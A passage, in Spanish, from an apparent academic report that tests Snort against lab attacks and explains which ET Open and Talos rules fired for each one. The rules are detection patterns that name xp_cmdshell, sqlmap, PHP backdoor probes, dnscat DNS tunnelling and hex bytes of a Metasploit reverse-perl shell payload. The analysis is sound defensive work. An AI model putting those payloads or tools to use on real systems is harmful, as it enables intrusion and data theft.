- Alerta 2025992: indica un possible ataque de EternalBlue a partir de la comprobación de algunos campos genéricos en el protocolo SMB y SMB Pipe.

```
[**] [1:2025992:2] ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (Generic Flags) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
```

Esta alerta será generada para aquellos paquetes TCP dirigidos a un equipo de la red interna que cumplan los siguientes requisitos:

- Contengan el patrón "|ff| SMB |25 00 00 00 00|" entre los 4 y 14 primeros bytes (opciones "offset:4" y "depth:9"). Esto equivale a que los campos "Server Component", "SMB Command", "Error Class", "Reserved" y "Error Code" tomen los valores "SMB", "Trans", "Success", "00" y "No Error" respectivamente.
- Los bytes que se encuentran comprendido entre los siguientes 5 y 16 bytes a partir del patrón anterior son "00 00 00 00 00 00 00 00 00 00". Estos bytes se corresponden a los campos "Signature" y "Reserved".
- Contienen la cadena de bytes "23 00 00 00 07 00 5c 50 49 50 45 5c 00" al final de los datos del paquete (es decir, no hay más datos tras esta cadena). Esto es especificado por la opción "isdataat:!1,relative". Estos bytes se corresponden a los campos "Function", "FID", y a los datos del protocolo "SMB Pipe Protocol" que viaja sobre SMB. En este caso se comprueba que se llama a la función "PeekNamedPipe" (bytes "23 00"), que el campo FID toma los valores "00 00" y que tras estos campos (en los datos) se encuentra la cadena "\PIPE\" (valor en ASCII de los bytes "5c 50 49 50 45 5c 00").
- Para que la alerta sea generada, Snort debe detectar un único paquete con estas características y con la misma dirección IP origen durante un intervalo de 30 segundos.

```
alert tcp any any -> $HOME_NET any (msg:"ET EXPLOIT Possible ETERNALBLUE Probe MS17-010 (Generic Flags)"; flow:to_server,established; content:"|ff|SMB|25 00 00 00 00|"; offset:4; depth:9; content:"|00 00 00 00 00 00 00 00 00 00|"; distance:5; within:10; content:"|23 00 00 00 07 00 5c 50 49 50 45 5c 00|"; fast_pattern; isdataat:!1,relative; threshold: type limit, track by_src, count 1, seconds 30;)
```

Las otras dos alertas generadas se corresponden a similares explicadas. Es decir, saltan por determinados valores en los campos del protocolo SMB y/o SMB Pipe.

4.1.1.5 Obtención de información de la MIB de equipo.

Este ataque ha generado una alerta en Snort con el identificador 2101411. Esta alerta advierte del uso del protocolo SNMP sobre UDP para acceder a la comunidad public.

```
[**] [1:2101411:12] GPL SNMP public access udp [**]
[Classification: Attempted Information Leak] [Priority: 2]
```

Esta alerta es generada por aquellos paquetes UDP que se dirigen al puerto 161 de algún equipo de la red protegida por Snort y que contienen la cadena "public" entre sus datos.

```
alert udp $EXTERNAL_NET any -> $HOME_NET 161 (msg:"GPL SNMP public access udp";
content:"public"; fast_pattern:only;)
```

4.1.2 Caso 2

Se corresponde a los ataques realizados en los escenarios 2, 3 y 4 dónde la víctima se encuentra ubicada en la subred 192.168.1.0/24. Es decir, interesa analizar el tráfico que sale de esta subred. En este caso debemos configurar en Snort, las variables HOME_NET y EXTERNAL_NET de la siguiente forma:

```
ipvar HOME_NET 192.168.1.0/24
ipvar EXTERNAL_NET !$HOME_NET
```

Para este caso Snort ha detectado 0 de los 5 ataques realizados en este escenario.

4.2 Detecciones con reglas Talos

Se trata de un conjunto de reglas desarrolladas por expertos para detectar y responder antes las últimas tendencias de ciberataques, intentos de intrusión, malware y aprovechamiento de vulnerabilidades. Se encuentra disponible previo subscripción (gratuita) en la página oficial de Snort [26].

Al igual que en el apartado anterior donde se han explicado las detecciones realizadas para el paquete de reglas ETopen, se debe distinguir entre dos casos de cara a la configuración de Snort.

4.2.1 Caso 1

Se corresponde a los ataques realizados en el escenario 1 dónde la víctima se encuentra ubicada en la subred 192.168.2.0/24. Es decir, interesa analizar el tráfico que entra hacia la subred de la víctima. En este caso debemos configurar en Snort (fichero /usr/snort/snort.conf), las variables HOME_NET y EXTERNAL_NET de la siguiente forma:

```
HOME_NET =192.168.2.0/24
EXTERNAL_NET = !$HOME_NET
```

Para este caso Snort ha detectado 11 de los 13 ataques realizados en este escenario.

4.2.1.1 Escaneo de portal web

Para este ataque Snort ha generado un total de 50 alertas: 50447, 1434, 1433, 1201, 1129, 1071, 2062, 43285, 1288, 41742, 940, 937, 33608, 1662, 1489, 1145, 1301, 879, 1218, 845, 1213, 885, 1206, 882, 1231, 1543, 1551, 839, 825, 1016, 1141, 1606, 993, 886, 42289, 59258, 1877, 895, 1852, 1520, 1521, 835, 849, 896, 1826, 853, 43290, 887, 17429 y 1025.

A continuación, se explicarán algunas de las alertas obtenidas:

- Alerta 1286: indica un intento de acceso hacia el directorio web WEB-INF.

```
[**] [1:1826:17] "SERVER-WEBAPP WEB-INF access" [**] [Classification: Access to a potentially vulnerable web application] [Priority: 2]
```

La regla que origina esta alerta comprueba aquellos paquetes TCP que se dirigen hacia algún servidor web en la red interna (definidos por la variable HTTP_SERVER y HTTP_PORTS), analizando si contienen la cadena "/WEB-INF" en el campo request URI de la petición HTTP.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SERVER-WEBAPP WEB-INF access"; flow:to_server,established; http_uri; content:"/WEB-INF",fast_pattern,nocase;)
```

- Alerta 1201: indica que el servidor en la red interna ha denegado una petición HTTP.

```
[**] [1:1201:13] "INDICATOR-COMPROMISE 403 Forbidden" [**] [Classification: Attempted Information Leak] [Priority: 2]
```

La regla que genera esta alerta revisa aquellos paquetes TCP provenientes de los servidores web definidos en la variable HTTP_SERVERS (HTTP response) cuyo código de estado toma el valor 403.

```
alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any ( msg:"INDICATOR-COMPROMISE 403 Forbidden"; flow:to_client,established; http_stat_code; content:"403";)
```

El resto de las alertas generadas durante la realización de este ataque son similares a la primera alerta explicada; es decir, están provocadas por el intento de acceso a algún directorio o fichero web en el servidor. Por tanto, la reglas que generan están alertas se basan también en la búsqueda de patrones o cadenas de texto en el campo request URI.

4.2.1.2 Transferencia de zona DNS

Este ataque ha provado la generación de una alerta: 255. Esta alerta indica un intento de transferencia de zona DNS desde un servidor DNS.

```
[**] [1:255:24] "PROTOCOL-DNS dns zone transfer via TCP detected" [**] [Classification: Attempted Information Leak] [Priority: 2]
```

Esta alerta es generada por la siguiente regla:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 53 ( msg:"PROTOCOL-DNS dns zone transfer via TCP detected"; flow:to_server,established; content:"|00 01 00 00 00 00 00|",depth 8,offset 6; byte_test:1,!&,0xF8,4; content:"|00 00 FC 00 01|",fast_pattern; isdataat:!1,relative;)
```

Serán objetivo de esta regla aquellos paquetes TCP dirigidos hacia el puerto 53 de algún equipo en la subred interna que cumplan:

- Contienen la cadena de bytes "00 01 00 00 00 00 00" entre los primeros 6 y 15 bytes (opciones "depth 8" y "offset 6"). Estos bytes se corresponden a los valores de "Questions", "Answer RRs", "Authority RRs" y "Additional RRs" del campo flags de la cabecera DNS. En este caso la regla comprueba si el valor de "Questions" es igual a 1 y el resto es 0.
- Sobre el byte 5 de los datos del paquete se realizará una operación binaria "AND NOT" con el valor

hexadecimal “0xf8” (opción “byte_test:1,!&,0xF8,4”). Cumplirán esta condición aquellos paquetes en los que el resultado de esta operación sea True. Lo que se comprueba con esta opción es que los campos “Response” y “Opcode” toman el valor 0. Es decir, que se trata de una solicitud y no una respuesta.

- Contienen la cadena de bytes “00 00 FC 00 01” y después de esta cadena no existe ningún byte (opción “isdataat:!1, relative”). Es decir, se comprueba que estos bytes son los últimos datos del paquete. Estos datos se corresponden a los valores de “Type” y “Class” en el campo Queries de la petición DNS. Si el campo “Type” toma el valor “00 FC” indica la transferencia de una zona completa.

4.2.1.3 Fuerza bruta hacia login web

Para este ataque se generan dos alertas: 50447,31939.

- Alerta 31939: esta alerta indica el posible envío de una contraseña sobre el cuerpo de una petición HTTP POST.

```
[**] [1:31939:2] "SERVER-WEBAPP password sent via POST parameter" [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
```

La regla que genera esta alerta revisa los paquetes TCP dirgidos hacia algún puerto definido en la variable HTTP_PORTS, comprobando si en el cuerpo de la petición HTTP se incluye la cadena “password=”.

```
alert tcp any any -> any $HTTP_PORTS ( msg:"SERVER-WEBAPP password sent via POST parameter"; flow:to_server,established; http_client_body; content:"password=",fast_pattern,nocase;)
```

Aunque esta alerta por sí misma podría no aportarnos información sobre un posible ataque de fuerza bruta (ya que se trata de una acción legítima), la obtención de consecutivas alertas iguales sí que podría indicar que se está realizando un ataque de fuerza bruta. Esto es lo que ocurre durante la ejecución de este ataque.

- Alerta 50447: indica el uso de una dirección IP en una petición HTTP en lugar de usar un nombre.

```
[**] [1:50447:1] "POLICY-OTHER HTTP request by IPv4 address attempt" [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
```

Dado que esta alerta no aporta información de interés de cara a la detección de un ataque de fuerza bruta hacia un login web, no explicará la regla que la genera.

4.2.1.4 Inyección SQL en página web

Para este ataque se han generado 7 alertas: 1061, 1122, 1147, 19779, 50447, 31939, 7070. Las alertas 50447 y 31939 han sido explicadas en un apartado anterior. Estas alertas no aportan información de interés para este ataque.

A continuación, se explicarán algunas de las restantes alertas:

- Alerta 1061: esta alerta indica el intento de ejecución de xp_cmdshell en SQL.

```
[**] [1:1061:13] "SQL xp_cmdshell attempt" [**] [Classification: Web Application Attack] [Priority: 1]
```

Los paquetes que harán saltar esta regla son aquellos paquetes TCP dirigidos hacia un servidor web en la red interna que contenga la cadena “xp_cmdshell” entre los datos del paquete.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"SQL xp_cmdshell attempt"; flow:to_server,established; content:"xp_cmdshell",fast_pattern,nocase;)
```

- Alerta 19779: esta alerta indica un escaneo de vulnerabilidades de inyección SQL.

```
[**] [1:19779:8] "INDICATOR-SCAN sqlmap SQL injection scan attempt" [**] [Classification: Access to a potentially vulnerable web application] [Priority: 2]
```

Con esta regla se consigue detectar aquellos paquetes TCP dirigidos hacia un servidor web de la subred interna que contengan la cadena "User-Agent |3A| sqlmap" (los carácteres entre barras se corresponden a valores hexadecimales) en la cabecera de HTTP (opción http_header). Dado que "|3A|" se corresponde en ASCII a ":", la cadena que deberá aparecer en la cabecera HTTP será "User-Agent : sqlmap". Es decir, el campo User-Agent de la cabecera deberá incluir "sqlmap".

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS ( msg:"INDICATOR-SCAN sqlmap SQL injection scan attempt"; flow:to_server,established; http_header; content:"User-Agent|3A| sqlmap",fast_pattern,nocase;)
```

- Alerta 7070: indica la presencia de un script en la URI de la petición HTTP.

```
[**] [1:7070:24] "POLICY-OTHER script tag in URI - likely cross-site scripting attempt" [**] [Classification: Web Application Attack] [Priority: 1]
```

Esta alerta es generada por aquellos paquetes dirigidos hacia un servidor web en la red interna en los que el campo request URI de HTTP contiene la cadena "<SCRIPT", como se muestra en su sintaxis:

```
[alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"POLICY-OTHER script tag in URI - likely cross-site scripting attempt"; flow:to_server,established; http_uri; content:"<SCRIPT",fast_pattern,nocase;)
```

Las alertas 1122 y 1147 son similares a la primera y tercera alertas explicadas; es decir son generadas por la presencia de una determinada cadena de texto en el campo request URI de una petición HTTP.

4.2.1.5 Ejecución de un payload malicioso mediante WinRM

Para este ataque se han obtenido 2 alertas: 1394 y 20619.

- Alerta 1394: avisa del intento de ejecución de código shell en un equipo.

```
[**] [1:1394:17] "INDICATOR-SHELLCODE x86 inc ecx NOOP" [**] [Classification: Executable code was detected] [Priority: 1]
```

Se genera para cualquier paquete IP dirigido hacia la subred protegida por Snort que contenga entre sus datos la cadena "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA".

```
alert ip $EXTERNAL_NET any -> $HOME_NET any ( msg:"INDICATOR-SHELLCODE x86 inc ecx NOOP"; content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";)
```

- Alerta 20619: intento de desbordamiento de buffer mediante el envío de una cadena de texto de gran longitud en la petición HTTP.

```
[**] [1:20619:6] "SERVER-WEBAPP CoreHTTP Long buffer overflow attempt" [**] [Classification: Attempted User Privilege Gain] [Priority: 1]
```

Esta alerta es generada por la regla mostrada:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 5555 ( msg:"SERVER-WEBAPP CoreHTTP Long buffer overflow attempt"; flow:to_server,established; content:"X",depth 1,nocase; isdataat:500; content:!"|0A|",within 500;)
```

Esta regla se activa cuando se cumplen las siguientes condiciones:

- Se trata de un paquete TCP dirigido hacia el puerto 5555 de algún equipo de la subred interna.
- El primer byte de los datos (opción "depth 1") del paquete TCP toma el valor "X".
- Detrás de este byte existen al menos 500 bytes más en el paquete.
- Dentro de los siguientes 500 bytes no se encuentra la cadena de bytes "0A".

4.2.1.6 Web Shell

El análisis de tráfico realizado por Snort para este ataque ha derivado en la obtención de 2 alertas: 50447 y 50182. La alerta 50447 ha sido explicada en un apartado anterior. Al igual que en el caso anterior, esta alerta carece de importancia para este ataque, ya que informa del uso de una dirección IP en vez de un nombre en una petición HTTP.

La alerta 50182 avisa sobre el intento de escaneo para comprobar la existencia de un backdoor.

```
[**] [1:50182:1] "INDICATOR-SCAN PHP backdoor scan attempt" [**] [Classification: Misc activity] [Priority: 3]
```

Esta alerta es generada cuando un paquete TCP con destino un servidor web de la red interna cumple lo siguiente:

- En el contenido del campo request URI aparece la cadena ".php".
- En la cabecera HTTP aparece la cadena "User-Agent |3A 20| Mozilla |2F|" (los corchetes indican que se trata de valores en hexadecimal). La cadena hexadecimal "3A 20" se corresponde en ASCII a ": " y el valor "2F" a "/", por lo que se buscaría la cadena "User-Agent: Mozilla/"; es decir, que el campo User-Agent de la cabecera HTTP contenga la cadena "Mozilla/".
- En el cuerpo de la petición HTTP (opción http_client_body) aparece la cadena de texto "die(".

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS ( msg:"INDICATOR-SCAN PHP backdoor scan attempt"; flow:to_server,established; http_uri; content:".php"; http_header; content:"User-Agent|3A 20|Mozilla|2F|",nocase; http_client_body; content:"die(",fast_pattern,nocase;)
```

4.2.1.7 Escaneo de servicios y sus versiones en un equipo

En este ataque se han obtenido un total de 9 alertas: 384, 36650, 453, 1421, 1420, 1418, 257, 598 y 50447. La alerta 50447 ha sido explicada con anterioridad y carece de importancia para este ataque.

A continuación, se explicarán algunas de las alertas obtenidas:

- Alerta 598. El servicio portmapper contiene un registro de todos los servicios RPC ejecutándose en un equipo UNIX. Esta alerta indica una solicitud de la lista de programas y sus versiones contenidas en este registro:

```
[**] [1:598:23] "PROTOCOL-RPC portmap listing TCP 111" [**] [Classification: Decode of an RPC Query] [Priority: 2]
```

La regla que genera esta alerta revisa los paquetes TCP dirigidos hacia el puerto 111 de algún equipo de la red protegida, comprobando si cumplen lo siguiente:

- Los bytes que se encuentra entre la posición 16 y 21 (byte 17, 18, 19 y 20) son "00 01 86 A0". Estos bytes se corresponden al campo "Program" del protocolo Remote Procedure Call (RPC). En este caso se comprueba si el valor de este campo se corresponde a la opción "Portmap".
- Se encuentra la cadena binaria "00 00 00 04" con una separación de 4 bytes con el patrón anterior localizado. Estos bytes se corresponden al campo "Procedure" del protocolo RPC. En este caso se espera que este campo tome el valor correspondiente a la opción "DUMP".
- Los bytes 9, 10, 11 y 12 (opciones "offset 8" y "depth 4") toman los valores "00 00 00 00". Estos bytes se corresponden al valor del campo "Message" en RPC. Cuando toman estos valores, se indica el valor "Call" para este campo.

A modo de resumen podríamos decir que esta alerta se generará cuando se envíen mensajes RPC Call para el programa Portmap y con la opción DUMP.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 111 ( msg:"PROTOCOL-RPC portmap listing TCP 111"; flow:to_server,established; content:"|00 01 86 A0|",depth 4,offset 16; content:"|00 00 00 04|",within 4,distance 4; content:"|00 00 00 00|",depth 4,offset 8;)
```

- Alerta 384: notifica sobre el uso del protocolo ICMP hacia la red protegida.

```
[**] [1:384:8] "PROTOCOL-ICMP PING" [**] [Classification: Misc activity] [Priority: 3]
```

Esta alerta se generará cuando se detecten paquetes ICMP Echo Request dirigidos hacia algún equipo de la red interna. Para especificar la detección de este tipo de mensaje ICMP se usan las opciones "icode:0" y "itype:8" que comprueban los campos "code" y "type" en la cabecera ICMP.

```
[alert icmp $EXTERNAL_NET any -> $HOME_NET any ( msg:"PROTOCOL-ICMP PING"; icode:0; itype:8;)
```

- Alerta 36650: indica la detección de un intento de denegación de servicio para el servicio Squid.

```
[**] [1:36650:2] "PROTOCOL-ICMP Squid Pinger IPv6 denial of service attempt" [**] [Classification: Attempted Denial of Service] [Priority: 2]
```

Esta vulnerabilidad permite a los atacantes obtener información sensible o causar una denegación de servicio para el servicio Squid. Se comprueba que se envía un mensaje ICMP echo Request (código 0) en el que el valor del campo type está comprendido entre 11 y 127. En este caso, Snort ha detectado un ICMP Timestamp Request (type 13). Este tipo de mensajes suele ser utilizado para medir la latencia en la red.

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any ( msg:"PROTOCOL-ICMP Squid Pinger IPv6 denial of service attempt"; icode:0; itype:11<>127;)
```

- Alerta 1420: notifica el envío de un mensaje SNMP trap (mensaje de alerta) hacia un equipo de la subred protegida.

```
[**] [1:1420:19] "PROTOCOL-SNMP trap tcp" [**] [Classification: Attempted Information Leak]
[Priority: 2]
```

Esta alerta se genera cuando un paquete TCP se dirige hacia el puerto 162 (no tiene en cuenta la inspección de estado debido a la opción "flow:stateless").

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 162 ( msg:"PROTOCOL-SNMP trap tcp";
flow:stateless;)
```

- Alerta 257: indica un intento de conocer el nombre de la versión ejecutada por un servidor DNS.

```
[**] [1:257:18] "PROTOCOL-DNS named version attempt" [**] [Classification: Attempted Information
Leak] [Priority: 2]
```

Esta alerta se genera cuando se detectan paquetes TCP dirigidos hacia el puerto 53 que cumplen las siguientes especificaciones:

- Contienen la cadena "|07| version" (los valores entre corchetes se encuentran en formato hexadecimal). La búsqueda de este valor se hace a partir del décimotercero byte (opción "offset 12") de los datos.
- Contienen la cadena "|04| bind |00|" a partir del decimotercer byte también.

Esta regla detectará, por tanto, aquellos paquetes que contengan la cadena "version.bind" en el campo "Queries" de la petición DNS.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 53 ( msg:"PROTOCOL-DNS named version attempt";
flow:to_server,established; content:"|07|version",offset 12,nocase; content:"|04|bind|00|",offset
12,nocase;)
```

El resto de las alertas obtenidas para este ataque son similares a las explicadas y están generadas por reglas con la misma sintaxis, pero distintos valores.

4.2.1.8 Eternal Blue

Para este ataque se han obtenido las siguientes 5 alertas: 42944, 44487, 44485, 44489 y 5730. A continuación, se explicarán alguna de las alertas obtenidas:

- Alerta 42944: indica un intento de ejecución remota de código mediante el protocolo SMB.

```
[**] [1:42944:2] "OS-WINDOWS Microsoft Windows SMB remote code execution attempt" [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
```

La regla que genera esta alerta se activa para los paquetes TCP dirigidos hacia el puerto 445 de algún equipo de la red protegida que cumplen las siguientes especificaciones:

- Contienen el patrón "|FF| SMB |A0 00 00 00 00|" entre los bytes comprendidos entre la posición 4 y 13 (5-12). La subcadena "|FF| SMB" se corresponde a los bytes del campo "Server Component" del protocolo SMB y se comprueba que se incluye la cadena "SMB". La subcadena de bytes "A0" se corresponde al campo "SMB Command" que en este caso tomaría el valor "NT trans". Por último, los bytes restantes ("00 00 00 00") pertenecen al campo "NT Status" y se comprueba que se corresponden al valor "STATUS_SUCCESS".
- Contienen los bytes "01 00 00 00 00" a una distancia de 59 bytes de la coincidencia anterior. Estos bytes se corresponden a las opciones "Setup Count", "Function" y "Unknown NT

transaction" del protocolo "NT Trans Request" que viaja sobre SMB. Se comprueba que toman los valores "1", "unknown" y "Setup" respectivamente.

- Se comprueba que los 4 bytes que se encuentran 33 bytes antes del último patrón (leyendo primero los menos significativos debido a la opción "little") tienen un valor superior a "0x8150" (opción "byte_test:4,>,0x8150,-33, relative, little"). Estos bytes se corresponden al campo "Total Parameter Count" de "NT Trans Request" en SMB.

```
alert tcp any any -> $HOME_NET 445 ( msg:"OS-WINDOWS Microsoft Windows SMB remote code execution attempt"; flow:to_server,established; content:"|FF|SMB|A0 00 00 00 00|",depth 9,offset 4; content:"|01 00 00 00 00|",within 5,distance 59; byte_test:4,>,0x8150,-33,relative,little;)
```

- Alerta 44485: avisa sobre el uso del protocolo SMBv1 que se encuentra obsoleto.

```
[**] [1:44489:4] "POLICY-OTHER SMBv1 protocol detection attempt" [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1]
```

Esta alerta es generada por paquetes TCP dirigidos hacia el puerto 139 o 445 de la red protegida por Snort y que contienen entre los datos del paquete las cadenas "|FF| SMB |72 00 00 00 00|" y "|02| LANMAN 1.0". Lo que se estaría buscando con la primera cadena es que los campos mostrados a continuación tuvieran los siguientes valores:

- Server Component: SMB.
- SMB Command: Negotiate Protocol.
- Error Class: Success.
- Reserved: 00.
- Error Code: No Error.

La segunda cadena pretende encontrar unos determinados valores en algunos campos del protocolo "Negotiate Protocol Request" que viaja sobre SMB. Concretamente dentro del campo "Requested Dialects" debe aparecer un "Dialect" con los siguientes valores:

- Buffer Format: Dialect.
- Name: NT LANMAN1.0.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET [139,445] ( msg:"POLICY-OTHER SMBv1 protocol detection attempt"; flow:to_server,established; content:"|FF|SMB|72 00 00 00 00|"; content:"|02|LANMAN1.0",fast_pattern,nocase;)
```

Las reglas 44487 y 44489 presentan la misma sintaxis que la explicada, salvo que buscan otros nombres entre los diferentes "Dialect" del campo "Requested Dialects".

- Alerta 5730: Indica un intento de desbordamiento de buffer en SMB.

```
[**] [1:5730:13] "OS-WINDOWS Microsoft Windows SMB-DS Trans Max Param OS-WINDOWS attempt" [**] [Classification: Generic Protocol Command Decode] [Priority: 3]
```

Esta alerta es generada cuando un paquete TCP dirigido hacia el puerto 445 de algún equipo de la subred interna cumple lo siguiente:

- El primer byte de los datos es "00". Indica que el valor del campo "Message Type" del protocolo "NetBIOS Session Service" es "Session message".
- Aparece la cadena "|FF| SMB%" a partir de una distancia de 3 bytes con el patrón anterior y antes de alcanzar una distancia de 9 bytes con respecto al patrón anterior. Esta cadena de bytes

fija el valor “SMB” para el campo “Server Componet” de SMB y el valor “Trans” para el campo “SMB Command”.

- Se comprueba que el byte que está a 7 posiciones (6 bytes de distancia) de la coincidencia anterior toma un valor diferente del valor decimal 128. Esto comprueba que el bit más significativo de dicho byte toma el valor 0. Debe ser así ya que este bit no se corresponde a ninguna bandera, sino que se encuentra libre.
- Tras el patrón anterior se garantiza que hay al menos 27 caracteres cualesquiera (opción “pcre:"/^.{27}/sR”). La opción s indica que los saltos de líneas también son contados como caracteres cualesquiera y la R que esta búsqueda empieza tras el último patrón (equivalente a “offset 0”).

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 ( msg:"OS-WINDOWS Microsoft Windows SMB-DS Trans Max Param OS-WINDOWS attempt"; flow:to_server,established; content:"|00|",depth 1; content:"|FF|SMB%",within 5,distance 3; byte_test:1,!&,128,6,relative; pcre:"/^.{27}/sR";)
```

4.2.1.9 Ejecución de código en servidor FTP

Para este ataque se han generado 4 alertas: 34225, 34447, 34224 y 50447. La alerta 50447 ha sido explicada anteriormente y tampoco resulta de interés en este ataque.

- Alerta 34225: indica un posible intento de ejecución remota de código en un servidor FTP.

```
[**] [1:34225:5] "PROTOCOL-FTP ProFTPD mod_copy remote code execution attempt" [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
```

Esta alerga es generada cuando se detectan paquetes TCP dirigidos hacia los puertos definidos en la variable de Snort FTP_PORTS (por defecto 21, 2100 y 3535) que cumplen los siguientes requisitos:

- En los 4 primeros bytes (opción “depth 4”), se encuentra la cadena “SITE”. Esto indica el comando a ejecutar.
- Los 4 bytes ubicados entre el primer y sexto byte tras el patrón anterior (opción “distance 1” y “within 4”) equivalen a la cadena “CPFR”. Tras esta cadena se encuentra la cadena “/proc/”. Estas cadenas se corresponde al argumento que recibe el comando a ejecutar.

```
Alert tcp $EXTERNAL_NET any -> $HOME_NET $FTP_PORTS ( msg:"PROTOCOL-FTP ProFTPD mod_copy remote code execution attempt"; flow:to_server,established; content:"SITE",depth 4,nocase; content:"CPFR",within 4,distance 1,nocase; content:"/proc/",distance 0,nocase;)
```

La regla 34447 es igual que la explicada, con la excepción de que no se comprueba la presencia de la cadena “/proc/”.

- Alerta 34224: indica la detección del payload cmd_unix_reverse_perl de Metasploit.

```
[**] [1:34224:3] "INDICATOR-SHELLCODE Metasploit payload cmd_unix_reverse_perl" [**]
[Classification: Executable code was detected] [Priority: 1]
```

Esta alerta se genera cuando se detecta un determinado patrón de bytes en el campo “request URI” de la cabecera HTTP, como se muestra en su sintaxis:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS ( msg:"INDICATOR-SHELLCODE Metasploit payload cmd_unix_reverse_perl"; flow:to_server,established; http_uri; content:"|70 65 72 6C 20 2D 4D 49 4F 20 2D 65 20 27 24 70 3D 66 6F 72 6B 3B 65 78 69 74 2C 69 66 28 24
```

```
70 29 3B 66 6F 72 65 61 63 68 20 6D 79 20 24 6B 65|",fast_pattern,nocase;)
```

4.2.1.10 Obtención de información de la MIB de equipo

Durante la ejecución de este ataque Snort ha generado dos alertas:

- Alerta 1411: indica el uso de SNMP para acceder a la comunidad "public".

```
[**] [1:1411:20] "PROTOCOL-SNMP public access udp" [**] [Classification: Attempted Information Leak] [Priority: 2]
```

Esta alerta es generada por aquellos paquetes UDP que se dirigen al puerto 161 de algún equipo de la red protegida por Snort y que contienen la cadena "public" entre sus datos. Se busca comprobar que el campo "community" del protocolo SNMP es igual a "public".

```
alert udp $EXTERNAL_NET any -> $HOME_NET 161 ( msg:"PROTOCOL-SNMP public access udp"; flow:to_server; content:"|06|public";)
```

- Alerta 1417: indica la detección de una petición SNMP.

```
[**] [1:1417:18] "PROTOCOL-SNMP request udp" [**] [Classification: Attempted Information Leak] [Priority: 2]
```

Esta alerta es generada cuando se detectan paquetes UDP dirigidos hacia el puerto 161 de algún equipo de la red interna.

```
alert udp $EXTERNAL_NET any -> $HOME_NET 161 ( msg:"PROTOCOL-SNMP request udp"; flow:to_server; metadata:)
```

4.2.1.11 Denegación de servicio

Para este ataque se ha obtenido 1 alerta: 40063. Durante este ataque se abren simultáneamente varias conexiones TCP que tienen ser asentidas por el servidor, enviando mensajes TCP ACK. Esta alerta indica que se ha intentado provocar el envío de un numero elevado de paquetes TCP ACK por parte del servidor.

```
[**] [1:40063:5] "OS-LINUX Linux Kernel Challenge ACK provocation attempt" [**] [Classification: Attempted Administrator Privilege Gain] [Priority: 1]
```

Esta alerta es generada cuando se detectan 200 paquetes TCP en un intervalo de 1 segundo provenientes de un mismo equipo y con el bit RST activo.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any ( msg:"OS-LINUX Linux Kernel Challenge ACK provocation attempt"; flow:to_server,no_stream; flags:R; detection_filter:track by_src, count 200, seconds 1;)
```

4.2.2 Caso 2

Se corresponde a los ataques realizados en los escenarios 2, 3 y 4. En estos escenarios la víctima se encuentra ubicada en la subred 192.168.1.0/24. Es decir, interesa analizar el tráfico que sale de la subred de la víctima. En este caso debemos configurar en Snort (fichero /usr/snort/snort.conf), las variables HOME_NET y EXTERNAL_NET de la siguiente forma:

```
HOME_NET =192.168.1.0/24
EXTERNAL_NET = !$HOME_NET
```

Para este caso Snort ha generado alertas para 2 de los 5 ataques realizados.

4.2.2.1 Establecimiento de canal C2 mediante DNS

Este ataque ha provocado la generación de la siguiente alerta en Snort: 54827. Esta alerta indica el uso de la herramienta dnscat para el establecimiento de un túnel con la víctima mediante el protocolo DNS.

```
[**] [1:54827:1] "MALWARE-TOOLS dnscat dns tunneling detected" [**] [Classification: A Network Trojan was detected] [Priority: 1]
```

Serán objetivo de esta regla aquellos paquetes UDP dirigidos hacia el puerto 53 que contenga la cadena "|06| dnscat" entre sus datos.

La herramienta dnscat2 incluye la cadena "dnscat" al principio del parámetro "name" en el campo de "Queries" de las peticiones DNS. Por tanto, esta regla está pensada para poder detectar el uso de esta herramienta.

```
alert udp $HOME_NET any -> $EXTERNAL_NET 53 ( msg:"MALWARE-TOOLS dnscat dns tunneling detected"; flow:to_server; content:"|06|dnscat",fast_pattern,nocase;)
```

4.2.2.2 Exfiltración sobre ICMP

Para este ataque se han generado 3 alertas:

- Alerta 29456: indica la detección de un ping unusual.

```
[**] [1:29456:3] "PROTOCOL-ICMP Unusual PING detected" [**] [Classification: Information Leak] [Priority: 2]
```

Esta alerta se genera para aquellos paquetes ICMP provenientes de la red interna hacia el exterior que cumplen lo siguiente:

- Se trata de mensajes ICMP Echo Request (opciones "icode:0" y "itype:8") que no permiten fragmentación (opción "fragbits:!M").
- Los 32 primeros bytes de los datos no se corresponden a las cadenas de carácteres "ABCDEFGHIJKLMNOPQRSTUVWABCDEFGHI" o "0123456789abcdefghijklmnopqrstuv".
- En los 36 primeros bytes de los datos del paquete no se encuentra la cadena de caracteres "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE".
- En los 65 primeros bytes de los datos del paquete no se encuentra la cadena de caracteres "WANG2".
- En los 72 primeros bytes de los datos del paquete no se encuentra la cadena de caracteres "SolarWinds".

```
